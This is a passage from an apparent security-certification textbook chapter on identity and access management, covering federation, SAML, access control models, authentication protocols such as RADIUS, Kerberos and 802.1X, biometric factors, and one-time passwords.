Any identity management procedure must include processes for creating, changing, and removing users from the access control system. When initially establishing a user account, a new user should be required to provide valid photo identification and should sign a statement regarding password confidentiality. User accounts must be unique. Policies should be in place to standardize the structure of user accounts. For example, all user accounts should be *firstname.lastname* or follow some other structure. This ensures that users in an organization will be able to determine a new user's identification, mainly for communication purposes.

An approach and a practice that should continue after software has been introduced to the environment is continual auditing of its actions and regular review of the audit data. By monitoring the audit logs, security weaknesses that might not have been apparent in the beginning or that might have gone unreported in the past can be identified. In addition, any changes that are made will be recorded in the audit log and then can be checked to ensure that no security issues were introduced with the change.

It is important that security audits be performed periodically. For example, say that an organization's security audit has uncovered a lack of security controls with respect to employees' account management. Specifically, the audit reveals that accounts are not disabled in a timely manner after an employee departs the organization. The company policy states that an employee's account should be disabled within eight hours of termination. However, the audit shows that 10% of the accounts were not disabled until seven days after a dismissed employee departed. Furthermore, 5% of the accounts are still active. Security professionals should review the termination policy with the organization's managers to ensure prompt reporting of employee terminations. It may be necessary to establish a formal procedure for reporting terminations to ensure that accounts are disabled when appropriate.

Reversable Encryption

While passwords can be secured using ***reversable encryption***, it is not good security to use a process that can be reversed by hackers. There are cases where an application may require access to a password to function. For example, if you use Challenge Handshake Authentication Protocol (CHAP) through remote access or Internet Authentication Services (IAS), you must enable this policy setting. Digest Authentication in Internet Information Services (IIS) also requires that you enable this policy setting.

Federation

You were introduced to federations in Chapter 1, "Ensuring a Secure Network Architecture." Federated identity management (FIM) uses two basic models for linking organizations within the federation:

Key Topic

- ***Cross-certification model***: In this model, each organization certifies that every other organization is trusted. This trust is established when the organizations review each other's standards. Each organization must verify and certify through due diligence that the other organizations meet or exceed standards. One disadvantage of cross-certification is that the number of trust relationships that must be managed can become problematic.
- ***Trusted third-party (or bridge) model***: In this model, each organization subscribes to the standards of a third party. The third party manages verification, certification, and due diligence for all organizations. This is usually the best model if an organization needs to establish federated identity management relationships with a large number of organizations.

Transitive Trust

Federated systems often rely on ***transitive trust*** to function. In mathematics, the transitive property of equality states that if a = b and b = c, then a = c. In a transitive trust relationship, if entity A trusts entity B, and entity B trusts entity C, then entity A trusts entity C.

OpenID

OpenID is an open standard and decentralized protocol from the nonprofit OpenID Foundation that allows users to be authenticated by certain cooperating sites. The cooperating sites are called relying parties (RPs). OpenID allows users to log in to multiple sites without having to register their information repeatedly. A user selects an OpenID identity provider and uses his or her account to log in to any website that accepts OpenID authentication.

While OpenID solves the same issue as SAML (covered in the next section), an enterprise may find these advantages in using OpenID:

- It's less complex than SAML.
- It's been widely adopted by companies such as Google.

On the other hand, you should be aware of the following shortcomings of OpenID compared to SAML:

- With OpenID, auto-discovery of the identity provider must be configured for each user.
- SAML provides better performance.
- SAML can initiate SSO from either the service provider or the identity provider, while OpenID can only be initiated from the service provider.

In February 2014, the third generation of OpenID, called OpenID Connect, was released. It is an authentication layer protocol that resides atop the OAuth 2.0 framework. (OAuth is covered later in this chapter.) It is designed to support native and mobile applications. It also defines methods of signing and encryption.

Security Assertion Markup Language (SAML)

Security Assertion Markup Language (SAML) is a security attestation model built on XML and SOAP-based services that allows for the exchange of authentication and authorization data between systems and supports federated identity management. The major issue it attempts to address is SSO using a web browser. When authenticating over HTTP using SAML, an assertion ticket is issued to the authenticating user.

Remember that SSO makes it possible to authenticate once and then access multiple sets of data. SSO at the Internet level is usually accomplished with cookies, but extending the concept beyond the Internet has resulted in many proprietary approaches that are not interoperable. The goal of SAML is to create a standard for this process.

A consortium called the Liberty Alliance proposed an extension to the SAML standard called the Liberty Identity Federation Framework (ID-FF). This is proposed to be a standardized cross-domain SSO framework and identifies what is called a circle of trust. Within the circle, each participating domain is trusted to document the following about each user:

- The process used to identify a user
- The type of authentication system used
- Any policies associated with the resulting authentication credentials

Each member entity is free to examine this information and determine whether to trust it. Liberty contributed ID-FF to OASIS (a nonprofit international consortium that creates interoperable industry specifications based on public standards such as XML and SGML). In March 2005, SAML v2.0 was announced as an OASIS standard. SAML v2.0 represents the convergence of Liberty ID-FF and other proprietary extensions.

In an unauthenticated SAMLv2 transaction, the browser asks the service provider (SP) for a resource. The SP provides the browser with an XHTML format. The browser asks the identity provider (IdP) to validate the user and then provides the XHTML back to the SP for access. The <nameID> element in SAML can be provided as the X.509 subject name or by Kerberos principal name.

To prevent a third party from identifying a specific user as having previously accessed a service provider through an SSO operation, SAML uses transient identifiers (which are valid only for a single login session and will be different each time the user authenticates again but will stay the same as long as the user is authenticated).

SAML is a good solution in the following scenarios:

- When you need to provide SSO (and at least one actor or participant is an enterprise)
- When you need to enable a partner or customer application to access your portal
- When you can provide a centralized identity source

Shibboleth

Shibboleth is an open-source project that provides single sign-on capabilities and allows sites to make informed authorization decisions for individual access of protected online resources in a privacy-preserving manner. Shibboleth allows the use of common credentials among sites that are a part of a federation. It is based on SAML and has two components:

- IdPs, which supply the user information
- SPs, which consume this information before providing a service

Here is an example of SAML in action:

Step 1. A user logs in to Domain A, using a PKI certificate that is stored on a smart card protected by an eight-digit PIN.

Step 2. The credential is cached by the authenticating server in Domain A.

Step 3. Later, the user attempts to access a resource in Domain B. This initiates a request to the Domain A authenticating server to somehow attest to the resource server in Domain B that the user is in fact who she claims to be.

Figure 5-3 illustrates the way the service provider obtains the identity information from the identity provider.

Key Topic



1. I'd like to access your site.
Your Company
6. Sure, Mike, here you go.
User
Service Provider
3. I need your credentials.
2. Do you know Mike? And is he a student?
4. Okay, here they are.
5. Yes I do. And yes he is.
Identity Provider

Figure 5-3 Shibboleth

Access Control

An access control model is a formal description of an organization's security policy. Access control models are implemented to simplify access control administration by grouping objects and subjects. Subjects are entities that request access to an object or data within an object. Users, programs, and processes are subjects. Objects are entities that contain information or functionality. Computers, databases, files, programs, directories, and fields are objects. A secure access control model must ensure that secure objects cannot flow to an object with a classification that is lower.

The access control models that you need to understand include the following: mandatory access control, discretionary access control, role-based access control, rule-based access control, and attribute-based access control.

Mandatory Access Control (MAC)

In ***mandatory access control (MAC)***, subject authorization is based on security labels. MAC is often described as prohibitive because it is based on a security label system. Under MAC, all that is not expressly permitted is forbidden. Only administrators can change the category of a resource.

While MAC is more secure than DAC (described next), DAC is more flexible and scalable than MAC. Because of the importance of security in MAC, labeling is required. Data classification reflects the data's sensitivity. In a MAC system, a clearance is a privilege. Each subject or object is given a security or sensitivity label. The security labels are hierarchical. For commercial organizations, the levels of security labels could be confidential, proprietary, corporate, sensitive, and public. For government or military institutions, the levels of security labels could be top secret, secret, confidential, and unclassified.

In MAC, the system makes access decisions when it compares a subject's clearance level with an object's security label.

Discretionary Access Control (DAC)

In ***discretionary access control (DAC)***, the owner of an object specifies which subjects can access the resource. DAC is typically used in local dynamic situations. The access is based on the subject's identity, profile, or role. DAC is considered to be a need-to-know control.

DAC can be an administrative burden because the data custodian or owner grants access privileges to the users. Under DAC, a subject's rights must be terminated when the subject leaves the organization. Identity-based access control is a subset of DAC and is based on user identity or group membership.

Nondiscretionary access control is the opposite of DAC. In nondiscretionary access control, access controls are configured by a security administrator or another authority. The central authority decides which subjects have access to objects, based on the organization's policy. In DAC, the system compares the subject's identity with the object's access control list.

Role-Based Access Control

In ***role-based access control (RBAC)***, each subject is assigned to one or more roles. Roles are hierarchical, and access control is defined based on the roles. RBAC can be used to easily enforce minimum privileges for subjects. An example of RBAC is implementing one access control policy for bank tellers and another policy for loan officers.

RBAC is not as secure as the previously described access control models because security is based on roles. RBAC usually has a much lower implementation cost than the other models and is popular in commercial applications. It is an excellent choice for organizations with high employee turnover. RBAC can effectively replace DAC and MAC because it allows you to specify and enforce enterprise security policies in a way that maps to the organization's structure.

RBAC is managed in four ways. In non-RBAC, no roles are used. In limited RBAC, users are mapped to single application roles, but some applications do not use RBAC and require identity-based access. In hybrid RBAC, each user is mapped to a single role, which gives users access to multiple systems, but each user may be mapped to other roles that have access to single systems. In full RBAC, users are mapped to a single role, as defined by the organization's security policy, and access to the systems is managed through the organizational roles.

Rule-Based Access Control

Rule-based access control facilitates frequent changes to data permissions. Using this method, a security policy is based on global rules imposed for all users. Profiles are used to control access. Many routers and firewalls use this type of access control and define which packet types are allowed on a network. Rules can be written to allow or deny access based on packet type, port number used, MAC address, and other parameters.

Attribute-Based Access Control

Attribute-based access control (ABAC) takes multiple factors or attributes into consideration before authenticating and authorizing an entity. Rather than simply relying on the presentation of proper credentials, the system looks at other factors when making access decisions. Attribute-based access control (also called context-based control) solves many issues that afflict non-context-based systems.

The following are some of the key solutions context-based authentication provides:

- It helps prevent account takeovers that are possible in simple password systems.

- It helps prevent many attacks made possible by the increasing use of personal mobile devices.
- It helps prevent many attacks made possible by the user's location.

Attribute-based systems can take a number of factors into consideration when a user requests access to a resource. In combination, these attributes can create a complex set of security rules that can help prevent vulnerabilities that password systems may be powerless to detect or stop.

Protocols

Many authentication protocols and systems have been developed and used over the years. In this section you'll learn about the major protocols in use today.

Remote Authentication Dial-in User Service (RADIUS)

When users are making connections to a network through a variety of mechanisms, they should be authenticated first. This could apply to users accessing the network through:

- Dial-up remote access servers
- VPN access servers
- Wireless access points
- Security-enabled switches

In the past, each of these access devices performed the authentication process locally on the device. Administrators needed to ensure that remote access policies and settings were consistent across them all. When a password needed to be changed, it had to be done on all devices.

Remote Authentication Dial-in User Service (RADIUS) is a networking protocol that provides centralized authentication and authorization. It can be run at a central location, and all of the access devices (wireless access point, remote access, VPN, and so on) can be made clients of the server. Whenever authentication occurs, the RADIUS server performs the authentication and authorization. This provides one location to manage the remote access policies and passwords for the network. Another advantage of using these systems is that the audit and access information (logs) are not kept on the access server.

RADIUS is a standard defined in RFC 2138. It is designed to provide a framework that includes three components:

- **Supplicant:** The device seeking authentication
- **Authenticator:** The device to which the supplicant is attempting to connect (for example, AP, switch, remote access server)
- **Authentication server:** The RADIUS server

With regard to RADIUS, the device seeking entry is not the RADIUS client. The authenticating server is the RADIUS server, and the authenticator (for example, AP, switch, remote access server) is the RADIUS client. In some cases, a RADIUS server can be the client of another RADIUS server. In that case, the RADIUS server is acting as a proxy client for its RADIUS clients.

Security issues with RADIUS are related to the shared secret used to encrypt the information between the network access device and the RADIUS server and the fact that this protects only the credentials and not other pieces of useful information, such as tunnel-group IDs or VLAN memberships. The protection afforded by the shared secret is not considered strong, and IPsec should be used to encrypt these communication channels.

Terminal Access Controller Access Control System (TACACS)

While RADIUS and ***Terminal Access Controller Access Control System (TACACS)*** perform the same roles, they have different characteristics. These differences must be considered in the choice of a method. Also keep in mind that while RADIUS is a standard, TACACS is Cisco proprietary. Table 5-1 compares them.

Key Topic

Table 5-1 RADIUS and TACACS

Characteristic	RADIUS	TACACS
Transport protocol	Uses UDP, which may result in faster response	Uses TCP, which offers more information for troubleshooting
Confidentiality	Encrypts only the password in the access-request packet	Encrypts the entire body of the packet but leaves a standard TACACS header for troubleshooting
Authentication and authorization	Combines authentication and authorization	Separates authentication, authorization, and accounting processes

Characteristic	RADIUS	TACACS
Supported layer 3 protocols	Does not support any of the following: ■ NetBIOS Frame Protocol Control protocol ■ X.25 PAD connections	Supports all protocols
Devices	Does not support securing the available commands on routers and switches	Supports securing the available commands on routers and switches
Traffic	Creates less traffic	Creates more traffic

Diameter

Diameter is a protocol that might be considered an upgrade to RADIUS. It adds additional commands that support EAP and operates at the application layer. Features provided by Diameter but lacking in RADIUS include:

- Support for SCTP
- Capability negotiation
- Application layer acknowledgement
- Extensibility (so that new commands can be defined)
- Alignment on 32-bit boundaries

Lightweight Directory Access Protocol (LDAP)

A directory service is a database designed to centralize data management regarding network subjects and objects. A typical directory contains a hierarchy that includes users, groups, systems, servers, client workstations, and so on. Because the directory service contains data about users and other network entities, it can be used by many applications that require access to that information. A common directory services standard is ***Lightweight Directory Access Protocol (LDAP)***, which is based on the earlier standard X.500.

X.500 uses Directory Access Protocol (DAP). In X.500, the distinguished name (DN) provides the full path in the X.500 database where the entry is found. The relative distinguished name (RDN) in X.500 is an entry's name without the full path.

LDAP is simpler than X.500. LDAP supports DN and RDN, but it includes more attributes, such as the common name (CN), domain component (DC), and organizational unit (OU) attributes. Using a client/server architecture, LDAP uses TCP port

389 to communicate. If advanced security is needed, LDAP over SSL communicates via TCP port 636.

Kerberos

Kerberos is the authentication and authorization system used in UNIX and Microsoft Windows AD. This system authenticates a user once and then, through the use of a ticket system, allows the user to perform all actions and to access all resources to which she has been given permission without the need to authenticate again.

Microsoft's implementation of Kerberos is Active Directory AD, which organizes directories into forests and trees. AD tools are used to manage and organize everything in an organization, including users and devices. This is where security is implemented, and its implementation is made more efficient through the use of Group Policy.

AD is also another example of an SSO system. The steps used in the Kerberos process are shown in Figure 5-4.

Key Topic




Figure 5-4 Kerberos

The user authenticates with the domain controller, and the domain controller is performing several other roles as well. First, the domain controller is the key distribution center (KDC), which runs the authorization service (AS), which determines whether the user has the right or permission to access a remote service or resource in the network.

After the user has been authenticated (by logging on to the network once), she is issued a ticket-granting ticket (TGT). The TGT is used to later request session tickets, which are required to access resources. At any point that the user later attempts to access a service or resource, she is redirected to the AS running on the KDC. Upon presenting her TGT, she is issued a session, or service, ticket for that resource. The user presents the service ticket, which is signed by the KDC, to the resource server for access. Because the resource server trusts the KDC, the user is granted access.

OAuth

Open Authorization (OAuth) is a standard for authorization that allows users to share private resources on one site with another site without using credentials. OAuth is sometimes described as the valet key for the Web. Whereas a valet key only gives the valet the ability to park your car but not access the trunk, OAuth uses tokens to allow restricted access to a user's data when a client application requires access. These tokens are issued by an authorization server. The exact flow of steps depends on the specific implementation.

OAuth is a good choice for authorization whenever one web application uses another web application's API on behalf of the user. A good example would be a geolocation application integrated with Facebook. OAuth gives the geolocation application a secure way to get an access token for Facebook without revealing the Facebook password to the geolocation application.

802.1X

802.1X is a standard that defines a framework for centralized port-based authentication. It can be applied to both wireless and wired networks and uses three components:

Key Topic

- ***Supplicant*****:** The user or device requesting access to the network
- ***Authenticator*****:** The device through which the supplicant is attempting to access the network
- ***Authentication server*****:** The centralized device that performs authentication

The role of the authenticator can be performed by a wide variety of network access devices, including remote access servers (both dial-up and VPN), switches, and wireless access points. The role of the authentication server can be performed by a RADIUS or TACACS+ server. The authenticator requests credentials from the supplicant and, upon receiving those credentials, relays them to the authentication server, where they are validated. Upon successful verification, the authenticator is notified to open the port for the supplicant to allow network access. This process is illustrated in Figure 5-5.




Figure 5-5 The 802.1X Process

Extensible Authentication Protocol (EAP)

Extensible Authentication Protocol (EAP) is not a single protocol but a framework for port-based access control that uses the same three components that are used in RADIUS. A wide variety of EAP implementations can use all sorts of authentication mechanisms, including certificates, a PKI, and even simple passwords:

- **EAP-TLS:** This form of EAP requires a PKI because it requires certificates on both the server and clients. It is, however, immune to password-based attacks as it does not use passwords.
- **EAP-TTLS:** This form of EAP requires a certificate on the server only. The client uses a password, but the password is sent within a protected EAP message. It is, however, susceptible to password-based attacks.

Table 5-2 compares the authentication protocols described here.

Table 5-2 EAP Protocols

Protocol	Advantages	Disadvantages	Guidelines/Notes
EAP-TLS	The most secure form of EAP; uses certificates on the server and client Widely supported standard	Requires a PKI More complex to configure	No known issues
EAP-TTLS	As secure as EAP-TLS Only requires a certificate on the server Allows passwords on the client	Susceptible to dictionary and brute-force attacks More complex to configure	Ensure complex passwords

Multifactor Authentication (MFA)

Once a user identification method has been established, an organization must decide which authentication method to use. Authentication methods are divided into five broad categories:

- **Knowledge factor authentication:** Something a person knows
- **Ownership factor authentication:** Something a person has
- **Characteristic factor authentication:** Something a person is
- **Location factor authentication:** Somewhere a person is
- **Action factor authentication:** Something a person does

Authentication usually ensures that a user provides at least one factor from these categories, which is referred to as single-factor authentication. An example of this would be providing a username and password at login. Two-factor authentication ensures that the user provides two of the three factors. An example of two-factor authentication would be providing a username and a password as well as a smart card at login. Three-factor authentication ensures that a user provides three factors. An example of three-factor authentication would be providing a username as well as a password, a smart card, and a fingerprint at login. For authentication to be considered strong authentication, a user must provide factors from at least two different categories. (Note that the username is the identification factor, not an authentication factor.)

You should understand that providing multiple authentication factors from the same category is still considered single-factor authentication. For example, if a user provides a username as well as a password and the user's mother's maiden name, single-factor authentication is being used. In this example, the user is still only providing factors that are something the person knows.

Knowledge Factors

As briefly described above, knowledge factor authentication is authentication that is provided based on something a person knows. This type of authentication factor is referred to as a Type I authentication factor. While the most popular form of authentication used by this category is password authentication, other knowledge factors can be used, including date of birth, mother's maiden name, key combination, or PIN.

Ownership Factors

As briefly described above, ownership factor authentication is authentication that is provided based on something that a person has.

Knowledge, characteristic, and behavioral factors can be combined to increase the security of an authentication system. When this is done, it is called dual-factor or multifactor authentication. Specifically, dual-factor authentication is a combination of two authentication factors (such as a knowledge factor and a behavioral factor), while multifactor authentication is a combination of all three factors. The following are examples:

- **Dual-factor authentication:** A password (knowledge factor) and an iris scan (characteristic factor)
- **Multifactor authentication:** A PIN (knowledge factor), a retina scan (characteristic factor), and signature dynamics (behavioral factor)

Ownership factors can include the following:

Key Topic

- ***Token device*:** A token device is a handheld device that presents the authentication server with the one-time password. If the authentication method requires a token device, the user must be in physical possession of the device to authenticate. So, although the token device provides a password to the authentication server, the token device is considered a Type II authentication factor because its use requires ownership of the device. A token device is usually implemented only in very secure environments because of the cost of deploying the token device. In addition, token-based solutions can experience problems because of the battery life span of the token device.
- ***Memory card*:** A memory card is a swipe card that is issued to a valid user. The card contains user authentication information. When the card is swiped through a card reader, the information stored on the card is compared to the information that the user enters. If the information matches, the authentication server approves the login. If it does not match, authentication is denied. Because the card must be read by a card reader, each computer or access device

must have its own card reader. In addition, the cards must be created and programmed. Both of these steps add complexity and cost to the authentication process. However, the added security is often worth the extra complexity and cost and is a definite benefit of this system. However, the data on the memory cards is not protected, and this is a weakness that organizations should consider before implementing this type of system. Memory-only cards are very easy to counterfeit.

- ***Smart card*:** A smart card accepts, stores, and sends data but can hold more data than a memory card. Smart cards, often known as integrated circuit cards (ICCs), contain memory like memory cards but also contain embedded chips like bank or credit cards. Smart cards use card readers. However, the data on a smart card is used by the authentication server without user input. To protect against lost or stolen smart cards, most implementations require the user to input a secret PIN, meaning the user is actually providing both Type I (PIN) and Type II (smart card) authentication factors.

Characteristic Factors

As briefly described above, characteristic factor authentication is authentication that is provided based on something a person is. This type of authentication is referred to as a Type III authentication factor. Biometric technology is the technology that allows users to be authenticated based on physiological or behavioral characteristics. Physiological characteristics include any unique physical attribute of the user, including iris, retina, and fingerprints. Behavioral characteristics measure a person's actions in a situation, including voice patterns and data entry characteristics.

Physiological Characteristics

Physiological systems use biometric scanning devices to measure certain information about physiological characteristics. You should understand the following physiological biometric systems:

Key Topic

- ***Fingerprint scan*:** This type of scan usually examines the ridges of a finger for a match. A special type of fingerprint scan called minutiae matching is more microscopic; it records the bifurcations and other detailed characteristics. Minutiae matching requires more authentication server space and more processing time than ridge fingerprint scanning.
- ***Finger scan*:** This type of scan extracts only certain features from a fingerprint. Because a limited amount of the fingerprint information is needed, finger scans require less server space or processing time than any type of fingerprint scan.

- ***Hand geometry scan*****:** This type of scan usually obtains size, shape, or other layout attributes of a user's hand but can also measure bone length or finger length. Two categories of hand geometry systems are mechanical and image edge detective systems. Regardless of which category is used, hand geometry scanners require less server space and processing time than fingerprint or finger scans.
- ***Hand topography scan*****:** This type of scan records the peaks and valleys of the hand and its shape. This type of system is usually implemented in conjunction with hand geometry scans because hand topography scans are not unique enough to be used alone.
- ***Palm or hand scan*****:** This type of scan combines fingerprint and hand geometry technologies. It records fingerprint information from every finger as well as hand geometry information.
- ***Facial scan*****:** This type of scan records facial characteristics, including bone structure, eye width, and forehead size. This biometric method uses eigenfeatures or eigenfaces.
- ***Retina scan*****:** This type of scan examines the retina's blood vessel pattern. A retina scan is considered more intrusive than an iris scan.
- ***Iris scan*****:** This type of scan examines the colored portion of the eye, including all rifts, corneas, and furrows. Iris scans have greater accuracy than the other biometric scans.
- ***Vascular scan*****:** This type of scan examines the pattern of veins in the user's hand or face. While this method can be a good choice because it is not very intrusive, physical injuries to the hand or face, depending on which the system uses, could cause false rejections.

Behavioral Characteristics

Behavioral systems use biometric scanning devices to measure a person's actions. You should understand the following behavioral biometric systems:

Key Topic

- ***Signature dynamics*****:** This type of system measures stroke speed, pen pressure, and acceleration and deceleration while the user writes her signature. Dynamic signature verification (DSV) analyzes signature features and specific features of the signing process.
- ***Keystroke dynamics*****:** This type of system measures the typing pattern that a user uses when inputting a password or other predetermined phrase. If the correct password or phrase is entered but the entry pattern on the keyboard doesn't match the stored value, the user will be denied access. Flight time,

a term associated with keystroke dynamics, is the amount of time it takes to switch between keys. Dwell time is the amount of time you hold down a key.

- ***Voice pattern or print*:** This type of system measures the sound pattern of a user saying certain words. When the user attempts to authenticate, he will be asked to repeat those words in different orders. If the pattern matches, authentication is allowed.

Biometric Considerations

When considering biometric technologies, security professionals should understand the following terms:

Key Topic

- ***Enrollment time*:** This is the process of obtaining the sample that is used by the biometric system. This process requires actions that must be repeated several times.
- ***Feature extraction*:** This is an approach to obtaining biometric information from a collected sample of a user's physiological or behavioral characteristics.
- ***Accuracy*:** This is the most important characteristic of biometric systems. It is how correct the overall readings will be.
- ***Throughput rate*:** This is the rate at which the biometric system will be able to scan characteristics and complete the analysis to permit or deny access. The acceptable rate is 6 to 10 subjects per minute. A single user should be able to complete the process in 5 to 10 seconds.
- ***Acceptability*:** This describes the likelihood that users will accept and follow the system.
- ***False rejection rate (FRR)*:** This is a measurement of valid users that will be falsely rejected by the system. This is called a Type I error.
- ***False acceptance rate (FAR)*:** This is a measurement of the percentage of invalid users that will be falsely accepted by the system. This is called a Type II error. Type II errors are more dangerous than Type I errors.
- ***Crossover error rate (CER)*:** This is the point at which FRR equals FAR. CER, which is expressed as a percentage, is the most important metric.

Often when analyzing biometric systems, security professionals refer to a Zephyr chart that illustrates the comparative strengths and weaknesses of biometric systems. But you should also consider how effective each biometric system is and its level of user acceptance.

The following is a list of the most popular biometric methods, ranked by effectiveness, starting with the most effective:

1. Iris scan
2. Retina scan
3. Fingerprint
4. Hand print
5. Hand geometry
6. Voice pattern
7. Keystroke pattern
8. Signature dynamics

The following is a list of the most popular biometric methods, ranked by user acceptance, starting with the methods that are most popular:

1. Voice pattern
2. Keystroke pattern
3. Signature dynamics
4. Hand geometry
5. Hand print
6. Fingerprint
7. Iris scan
8. Retina scan

When considering FAR, FRR, and CER, remember that smaller values are better. FAR errors are more dangerous than FRR errors. Security professionals can use the CER for comparative analysis when helping their organization decide which system to implement. For example, voice print systems usually have higher CERs than iris scans, hand geometry, or fingerprints.

2-Step Verification

Identity proofing, also called two-step verification, is an additional step in the identification step of authentication. An example of identity proofing is the presentation of secret questions to which only the individual undergoing authentication would know the answer. While the subject would still need to provide credentials such as a password, this additional step helps to mitigate instances in which a password has been compromised.

In-Band

Management interfaces are used for accessing devices remotely. Typically, a management interface is disconnected from the ***in-band*** network and is connected to the device's internal network. Through a management interface, you can access the device over the network by using utilities such as SSH and Telnet. Simple Network Management Protocol (SNMP) can use a management interface to gather statistics from a device.

In some cases, the interface is an actual physical port labeled as a management port; in other cases, it is a port that is logically separated from the network (for example, in a private VLAN). The point is to keep these interfaces used for remotely managing the device separate from the regular network traffic the device may encounter.

There are no disadvantages to using a management interface, but it is important to secure management interfaces. Cisco devices have dedicated terminal lines for remote management, called VTY ports. A VTY port should be configured with a password. To secure the 16 VTY lines that exist on some Cisco switches, use the following command set to set the password to Ci$co:

```
Switch> enable
Switch# configure terminal
Switch(config)# line vty 0 15
Switch(config-line)# password Ci$co
Switch(config-line)# login
```

Out-of-Band

An interface that is ***out-of-band (OOB)*** is connected to a separate and isolated network that is not accessible from the local area network or the outside world. These interfaces are also typically live even when the device is off. OOB interfaces can be Ethernet or serial. Guidelines to follow when configuring OOB interfaces include the following:

- Place all OOB interfaces in a separate subnet from the data network.
- Create a separate virtual LAN (VLAN) on the switches for this subnet.
- When crossing wide area network (WAN) connections, use a separate Internet connection for the production network.
- Implement quality of service (QoS) to ensure that the management traffic does not affect production performance.
- To help get more bang for the investment in additional technology, consider using the same management network for backups.
- If the network interface cards (NICs) support it, use Wake on LAN to make systems available even when they are shut down.

Some newer computers that have the Intel vPro chipset and a version of Intel Active Management Technology (Intel AMT) can be managed out-of-band even when the system is off.

One-Time Password (OTP)

Earlier in this chapter you learned about one-time passwords. In this section you'll learn about two implementations of this concept.

HMAC-Based One-Time Password (HOTP)

HMAC-based one-time password (HOTP) is an algorithm that computes a password from a shared secret that is used one time only. To do this, it uses an incrementing counter that is synchronized on both the client and the server. This process is shown in Figure 5-6.

Key Topic




Figure 5-6 HOTP

Time-Based One-Time Password (TOTP)

Time-based one-time password (TOTP) is an algorithm that computes a password from a shared secret and the current time. It is based on HOTP but turns the current time into an integer-based counter. This process is shown in Figure 5-7.

Key Topic

